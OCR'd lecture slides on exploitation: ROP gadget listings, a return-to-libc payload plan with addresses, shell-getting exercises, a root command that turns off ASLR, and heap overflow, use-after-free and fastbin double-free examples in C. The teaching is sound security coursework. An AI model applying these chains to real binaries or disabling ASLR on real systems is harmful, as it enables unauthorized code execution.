
```
f7c7070000000f9545c3 → test edi, 0x7 ; setnz byte ptr [rbp-0x3d] ;
  c7070000000f9545c3 → mov dword ptr [rdi], 0xf000000 ; xchg ebp, eax ; ret
```

- Doesn't work on RISC architectures like ARM, MIPS, SPARC...

```
0x000000000040124c: mov rsi, rcx; mov rdi, rax; call 0x10e0; movzx eax, byte ptr [rbp - 8]; leave; ret;
0x0000000000401306: mov rsi, rdx; mov rdi, rax; call 0x1214; mov eax, 0; leave; ret;
0x0000000000401257: movzx eax, byte ptr [rbp - 8]; leave; ret;
0x0000000000401388: nop dword ptr [rax + rax]; endbr64; ret;
0x0000000000401387: nop dword ptr cs:[rax + rax]; endbr64; ret;
0x0000000000401386: nop word ptr cs:[rax + rax]; endbr64; ret;
0x0000000000401007: or byte ptr [rax - 0x75], cl; add eax, 0x2fe9; test rax, rax; je 0x1016; call rax;
0x0000000000401166: or dword ptr [rdi + 0x404060], edi; jmp rax;
0x000000000040137c: pop r12; pop r13; pop r14; pop r15; ret;
0x000000000040137e: pop r13; pop r14; pop r15; ret;
0x0000000000401380: pop r14; pop r15; ret;
0x0000000000401382: pop r15; ret;
0x000000000040137b: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x000000000040137f: pop rbp; pop r14; pop r15; ret;
0x00000000004011dd: pop rbp; ret;
0x0000000000401383: pop rdi; ret;
0x0000000000401381: pop rsi; pop r15; ret;
0x000000000040137d: pop rsp; pop r13; pop r14; pop r15; ret;
0x00000000004011cd: push rbp; mov rbp, rsp; call 0x1150; mov byte ptr [rip + 0x2e83], 1; pop rbp; ret;
0x00000000004012ea: ret 0xfffd;
0x0000000000401011: sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x00000000004011d8: sub dword ptr [rsi], 0; add byte ptr [rcx], al; pop rbp; ret;
0x000000000040139d: sub esp, 8; add rsp, 8; ret;
0x0000000000401005: sub esp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x000000000040139c: sub rsp, 8; add rsp, 8; ret;
0x0000000000401004: sub rsp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x000000000040138a: test byte ptr [rax], al; add byte ptr [rax], al; add byte ptr [rax], al; endbr64; ret;
0x0000000000401010: test eax, eax; je 0x1016; call rax;
0x0000000000401010: test eax, eax; je 0x1016; call rax; add rsp, 8; ret;
0x0000000000401163: test eax, eax; je 0x1170; mov edi, 0x404060; jmp rax;
0x00000000004011a5: test eax, eax; je 0x11b0; mov edi, 0x404060; jmp rax;
0x000000000040100f: test rax, rax; je 0x1016; call rax;
0x000000000040100f: test rax, rax; je 0x1016; call rax; add rsp, 8; ret;
0x0000000000401162: test rax, rax; je 0x1170; mov edi, 0x404060; jmp rax;
0x00000000004011a4: test rax, rax; je 0x11b0; mov edi, 0x404060; jmp rax;
```


ROP

- **Using ROP, stack is subverted to create a jump sequence. It contains:**
  - Values to be loaded
  - Addresses to other gadgets
  - May also contain arguments to functions called
- **Gadgets are present in program code and loaded libraries**
  - Each function available provides one gadget
  - Plus misaligned access
- **Why?**
  - It can bypass several security mechanisms



```
0x0000000000401011: sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x00000000004011d8: sub dword ptr [rsi], 0; add byte ptr [rcx], al; pop rbp; ret;
0x000000000040139d: sub esp, 8; add rsp, 8; ret;
0x0000000000401005: sub esp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x000000000040139c: sub rsp, 8; add rsp, 8; ret;
0x0000000000401004: sub rsp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x000000000040138a: test byte ptr [rax], al; add byte ptr [rax], al; add byte ptr [rax], al; endbr64; ret;
0x0000000000401010: test eax, eax; je 0x1016; call rax;
0x0000000000401010: test eax, eax; je 0x1016; call rax; add rsp, 8; ret;
0x0000000000401163: test eax, eax; je 0x1170; mov edi, 0x404060; jmp rax;
0x00000000004011a5: test eax, eax; je 0x11b0; mov edi, 0x404060; jmp rax;
0x000000000040100f: test rax, rax; je 0x1016; call rax;
0x000000000040100f: test rax, rax; je 0x1016; call rax; add rsp, 8; ret;
0x0000000000401162: test rax, rax; je 0x1170; mov edi, 0x404060; jmp rax;
0x00000000004011a4: test rax, rax; je 0x11b0; mov edi, 0x404060; jmp rax;
0x000000000040125a: clc; leave; ret;
0x000000000040139b: cli; sub rsp, 8; add rsp, 8; ret;
0x0000000000401003: cli; sub rsp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x0000000000401143: cli; ret;
0x0000000000401398: endbr64; sub rsp, 8; add rsp, 8; ret;
0x0000000000401000: endbr64; sub rsp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x0000000000401140: endbr64; ret;
0x000000000040113e: hlt; nop; endbr64; ret;
0x000000000040125b: leave; ret;
0x000000000040113f: nop; endbr64; ret;
0x000000000040116f: nop; ret;
0x000000000040101a: ret;

111 gadgets found
gef➤  rop --search 'pop rdi'
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi


0x0000000000401383: pop rdi; ret;
```


Stack: return_to_libc.c (x86_64)



- **Payload strategy:**
  - All addresses are 8 bytes
  - Buffer: padding with 16 bytes (buffer + RBP)
  - Gadget address: ?? -> **`rop --search "pop rdi; ret"`**
    - pop RDI: load command address into RDI
    - ret: load system address into RIP
  - Command address: ?? -> **`grep /bin/sh`**
    - Approaches: **Find a string already in RAM (better);** add the payload after the system address (if required)
  - System address: ?? -> **`print system`**

```
0x000000000040100f: test rax, rax; je 0x1016; call rax;
0x000000000040100f: test rax, rax; je 0x1016; call rax; add rsp, 8; ret;
0x0000000000401162: test rax, rax; je 0x1170; mov edi, 0x404060; jmp rax;
0x00000000004011a4: test rax, rax; je 0x11b0; mov edi, 0x404060; jmp rax;
0x000000000040125a: clc; leave; ret;
0x000000000040139b: cli; sub rsp, 8; add rsp, 8; ret;
0x0000000000401003: cli; sub rsp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x0000000000401143: cli; ret;
0x0000000000401398: endbr64; sub rsp, 8; add rsp, 8; ret;
0x0000000000401000: endbr64; sub rsp, 8; mov rax, qword ptr [rip + 0x2fe9]; test rax, rax; je 0x1016; call rax;
0x0000000000401140: endbr64; ret;
0x000000000040113e: hlt; nop; endbr64; ret;
0x000000000040125b: leave; ret;
0x000000000040113f: nop; endbr64; ret;
0x000000000040116f: nop; ret;
0x000000000040101a: ret;

111 gadgets found
gef➤  print system
$14 = {<text variable, no debug info>} 0x7ffff5f5410 <system>
gef➤  grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '[heap]'(0x405000-0x426000), permission=rw-
  0x4058b8 - 0x4058bf  →   "/bin/sh"
[+] In '/usr/lib/x86_64-linux-gnu/libc-2.31.so'(0x7ffff73d000-0x7ffff787000), permission=r--
  0x7ffff7575aa - 0x7ffff7575b1  →   "/bin/sh"
[+] In '[0x7ffff7df000-0x7ffff7e2000), permission=rw-
  0x7ffff7e1db0 - 0x7ffff7e1db7  →   "/bin/sh"
[+] In '[stack]'(0x7ffff7ef000-0x7fffffef000), permission=rw-
  0x7fffffffedf30 - 0x7fffffffedf37  →   "/bin/sh"
  0x7fffffffedf58 - 0x7fffffffedf5f  →   "/bin/sh[...]"
gef➤
```

Stack: return_to_libc.c (x86_64)



- **Payload strategy:**
  - All addresses are 8 bytes
  - Buffer: padding with 16 bytes (buffer + RBP)
  - Gadget address: `0x00401383`
    - pop RDI: load command address into RDI
    - ret: load system address into RIP
  - Command address: `0x7fffff7575aa`
    - Approaches: **Find a string already in RAM (better);** add the payload after the system address (if required)
  - System address: `0x7fffff5f5410`

Stack: return_to_libc.c (x86_64)

- **In some systems, stack must be aligned to 16 bytes and our ROP chain isn't…**
  - Result is a crash in instruction **`movaps`**
- **Solution: add another gadget with only a ret (will pop a value)**
  - Gadget 1: `0x00401384 ; ret`
  - Gadget 2: `0x00401383 ; pop rdi;ret`

Stack: return_to_libc.c (x86_64)

- **Exercise: build a ROP chain and get a shell in the program**
  - It may be useful to disable ASLR for now
    - In gef: **`aslr off`**
    - System wide (as root): **`echo 0 > /proc/sys/kernel/randomize_va_space`**
  - Document the payload


- **Exercise: build a ROP chain to start a remote shell**
  - Document the payload and the differences from the previous

ROP Variants

- **JOP: Jump Oriented Programming**
  - https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf
- **SOP: Jump Oriented Programming**
  - https://www.lst.inf.ethz.ch/research/publications/PPREW_2013/PPREW_2013.pdf
- **BROP: Blind Return Oriented Programming**
  - http://www.scs.stanford.edu/brop/bittau-brop.pdf


Jump Oriented Programming

- **Explores small gadgets that end with an indirect JMP with a dispatcher**
  - Indirect jmp: jmp [register]
  - Is assumed to be more complex to detect and avoid as interaction is restricted to code and registers
  - Although number of JMP gadgets is smaller, unaligned execution **create jumps** not previously present in the code
  - The program counter is **any register**



Tyler Bletsch, Xuxian Jiang, Vince W. Freeh , Zhenkai Liang "Jump-Oriented Programming: A New Class of Code-Reuse Attack", 2011

Jump Oriented Programming



Tyler Bletsch, Xuxian Jiang, Vince W. Freeh , Zhenkai Liang "Jump-Oriented Programming: A New Class of Code-Reuse Attack", 2011

String Oriented Programming

- **Makes use of a String format bug**
  - Present in the printf family of functions (printf, vprintf, fprintf)
  - Correct: printf("%s", str);
  - Vulnerable: printf(str);

- **Format string attacks read/write arbitrary values to arbitrary memory locations**
  - Explore %p, %n, %s,
  - Can be used to trigger ROP, JOP attacks by writing values memory
  - Instead of writing sequential chunks, SOP can issue **arbitrary writes**.

- **Two approaches**
  - Direct control flow redirect: Erase return value on stack, jumping to gadget on function end
  - Indirect control flow redirect: Erase a Global Offset Table entry
    - GOT keeps addresses to external symbols as resolved by the linker

Mathias Payer, Thomas R. Gross, String oriented programming: when ASLR is not enough", Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering, 2013

Blind Return Oriented Programming

- **Makes it possible to write exploits without possessing the target's binary.**
  - It requires a stack overflow and a service that restarts after a crash.
  - Based on whether a service crashes
  - Is able to construct a full remote exploit that leads to a shell.

- **The attack remotely leaks gadgets to perform the write system call, after which the binary is transferred from memory to the attacker's socket.**
  - Following that, a standard ROP attack can be carried out.
  - Apart from attacking proprietary services, BROP is very useful in targeting open-source software for which the particular binary used is not public

A. Bittau, A. Belay, A. Mashtizadeh, D. Mazières, D. Boneh: Hacking Blind. In Oakland 2014.

Blind Return Oriented Programming


- **Makes it possible to write exploits without possessing the target's binary.**
  - It requires a stack overflow and a service that restarts after a crash.
  - Based on whether a service crashes
  - Is able to construct a full remote exploit that leads to a shell.

- **The attack remotely leaks gadgets to perform the write system call, after which the binary is transferred from memory to the attacker's socket.**
  - Following that, a standard ROP attack can be carried out.
  - Apart from attacking proprietary services, BROP is very useful in targeting open-source software for which the particular binary used is not public

A. Bittau, A. Belay, A. Mashtizadeh, D. Mazières, D. Boneh: Hacking Blind. In Oakland 2014.

Blind Return Oriented Programming

- Looks for specific ROP Gadgets until a specific combination is found



Blind Return Oriented Programming

- **The BROP attack has the following phases:**

1. **Stack reading: read the stack to leak canaries and a return address to defeat ASLR.**
   Method: overflows varying the last byte. Byte found if app doesn't crash
   512-640 requests required

2. **Blind ROP: find enough gadgets to invoke write and control its arguments.**
   Method: find a Gadget1 that stops the service. Then brute force other gadgets together with this.
   Implement a clever method to identify different gadgets

3. **Build the exploit: dump enough of the binary to find enough gadgets to build a shellcode, and launch the final exploit.**
   Obtain access to the write call so that the binary can be dumped

Heap Overflow

Heap Overflow

- **Heap is used to store dynamically allocated variables**
  - Allocation: malloc, calloc and new (C++), release: free or delete (C++)
- **Call reserves a chunk and returns a pointer to the buffer**
  - buffer: (8 + (n / 8)*8 bytes)
    - If chunk is free data will have
      - Forward Pointer (4 bytes), pointer to next free chunk
      - Backwards Pointer (4 bytes), pointer to previous free chunk
  - Headers used for housekeeping
    - Previous Chunk Size (previous chunk is free), 4 bytes
    - Chunk Size + flags, 4 bytes
      - Flags
        - 0x01 PREV_INUSE – set when previous chunk is in use
        - 0x02 IS_MMAPPED – set if chunk was obtained with mmap()
        - 0x04 NON_MAIN_ARENA – set if chunk belongs to a thread arena

Heap Overflow: overflow.c

- **Overflow/underflow will write/read over control structures and then data**
  - Control structures are implementation specific
  - As well as reuse and actual buffer location

```
int main(int argc, char **argv) {
        char *buf1 = (char *) malloc(BUFSIZE);
        char *buf2 = (char *) malloc(BUFSIZE);
        memset(buf1, 0, BUFSIZE); //Clear data
        memset(buf2, 0, BUFSIZE);

        printf("Buf2: %s\n", buf2); //Should print “Buf2: “
        strcpy(buf1, argv[1]);
        printf("Buf2: %s\n", buf2); //Should print “Buf2: “
}
```

Heap Overflow: dangling.c

- **Dangling references can give access to memory**
  - Both for read and write purposes

```
char *buf1 = (char *) malloc(BUFSIZE*100); //Allocate buffer
memset(buf1, 'U', BUFSIZE);  //Fill it with 0x55
free(buf1); //Free the memory

char *buf2 = (char *) malloc(BUFSIZE); //Allocate new buffer
memset(buf2, 'A', BUFSIZE);  //Fill it with 0x41

printf("%s\n", buf1); //buf1 was freed
```

- **Access to buf1 should be denied: it isn't**
- **Access to buf1 should not give access to other ranges: it gives to buf2**

Heap Overflow: fastbin.c

- **Glibc has lists of recently freed blocks**
  - Each list (bin) stores chunks with a specific size
  - Blocks are reused in future allocations if size is compatible
    - Great for performance as the memory is already reserved
    - Horrible for security as dangling pointers will give a view to memory areas
- **Bins are also used to detect double free**
  - We cannot free a chunk that rests at the top of the bin
  - Which is great for security as a double free could corrupt the linked list

Heap Overflow: fastbin.c

- **Fast Bin attack explores Bins to get a pointer to an already allocated area**
  - Result is program will have **two pointers to the same memory**
    - Especially useful if memory stores dynamic objects with function, as function pointers can be overwritten
  - The first pointer is legitimate
  - The second is a shadow pointer

- **Attack strategy**
  - Allocate at least three buffers (a, b, c) with the same size
    - To use same bin
  - free(a), then free(b), then free(a) again
    - Double freeing a will ensure that the fast bin will have duplicated entries (a)
    - Bin will have three pointers ready to use: a b a
  - Allocate three buffers again with the same size.
    - Result is a legitimate pointer, another legitimate pointer, and a shadow pointer

Heap Overflow: fastbin.c

- **Impact: attacker can gain access to memory region**
  - If victim has chunk a with data and leaks
  - Attacker can fill free list and allocate again

```
// Allocating 3 buffers
int *a = calloc(1, 8);
int *b = calloc(1, 8);
int *c = calloc(1, 8);

free(a);
free(b);
free(a); //AGAIN!

//Free list now has: a b a

int *d = calloc(1, 8);
int *e = calloc(1, 8);
int *f = calloc(1, 8);

// d will be equal to f
```

Heap Overflow: overflow.c

- **Exercise: Observe and document the behavior in both programs**
